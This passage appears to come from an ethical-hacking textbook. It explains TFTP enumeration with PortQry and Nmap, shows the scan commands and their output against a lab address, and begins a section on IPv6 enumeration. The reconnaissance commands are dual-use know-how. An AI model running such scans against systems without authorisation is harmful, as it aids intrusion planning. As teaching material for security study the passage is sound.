
To perform TFTP enumeration, attackers can use tools such as PortQry and Nmap to extract information such as running TFTP services and files stored on a remote server. By using the enumerated information, attackers can further gain unauthorized access to the target system, steal important files, and upload malicious scripts to launch further attacks. Furthermore, this information enables attackers to perform various attacks such as DNS amplification attacks, TFTP reflection attacks, and DDoS attacks.

- **PortQry**

  Source: *https://www.microsoft.com*

  The PortQry utility reports the port status of TCP and UDP ports on a selected target. Attackers can use the PortQry tool to perform TFTP enumeration. This utility reports the port status of target TCP and UDP ports on a local or remote computer.

In the PortQry tool, the attackers can specify the target to scan for a running TFTP service on open port 69. As shown in the screenshot, attackers perform TFTP enumeration on the target domain by setting the `Ports to query:` value to 69 and `Protocol` to UDP.



Enter destination IP or FQDN to query: 10.10.1.22

○ Query predefined service:

Service to query: Domains and Trusts

● Manually input query ports:

Ports to query: 69 Protocol: UDP

Enter port number and/or port ranges separated by commas.
For example: 80,53,1024-1350

Query Result:

```
Starting portqry.exe -n 10.10.1.22 -e 69 -p UDP ...

Querying target system called:

 10.10.1.22

Attempting to resolve IP address to a name...

IP address resolved to SERVER2022

querying...

UDP port 69 (tftp service): LISTENING or FILTERED

Sending TFTP server query to UDP port 69...


UDP port 69 (tftp service): FILTERED
portqry.exe -n 10.10.1.22 -e 69 -p UDP exits with return code 0x00000002.
```

Indicates that port is blocked by a firewall or some other network control

Figure 4.54: Screenshot of the PortQry tool displaying a TFTP scan result

Attackers can also use the PortQry command-line utility to perform TFTP enumeration using the following command:

`portqry -n <target domain/IP> -e 69 -p udp`



```
C:\PortQryUI>PortQry.exe -n 10.10.1.22 -e 69 -p UDP

Querying target system called:

 10.10.1.22

Attempting to resolve IP address to a name...

IP address resolved to SERVER2022

querying...

UDP port 69 (tftp service): LISTENING or FILTERED

Sending TFTP server query to UDP port 69...

UDP port 69 (tftp service): FILTERED

C:\PortQryUI>
```

Figure 4.55: Screenshot of the PortQry command-line utility showing a TFTP scan result

- **Nmap**

  Source: *https://nmap.org*

  Attackers can use the Nmap tool to perform simple direct scanning for TFTP port 69. As shown in the screenshot, the following Nmap command is used by attackers to enumerate the TFTP service running on the target domain:

  `# nmap -p 69 <target domain/IP>`

IPv6 Enumeration

Internet Protocol version 6 (IPv6) is an addressing protocol that identifies computer systems, including location information, and assists in routing traffic from one system to another system across a network. It is an advanced version of IPv4 and, therefore, supports a greater number of hosts as compared to IPv4. It was designed to overcome the problem of IPv4 address exhaustion.

Attackers perform IPv6 enumeration on target hosts to obtain their IPv6 addresses and further scan the enumerated IP addresses to detect various security problems such as access to routing structure, exposure of sensitive content, and users' access control lists. By using this information, attackers can launch various attacks such as SYN flood attacks, DNS amplification attacks, and DDoS attacks. Attackers can scan and enumerate the IPv6 address of a target machine in the network by using various tools such as Enyx and IPv6 Hackit.

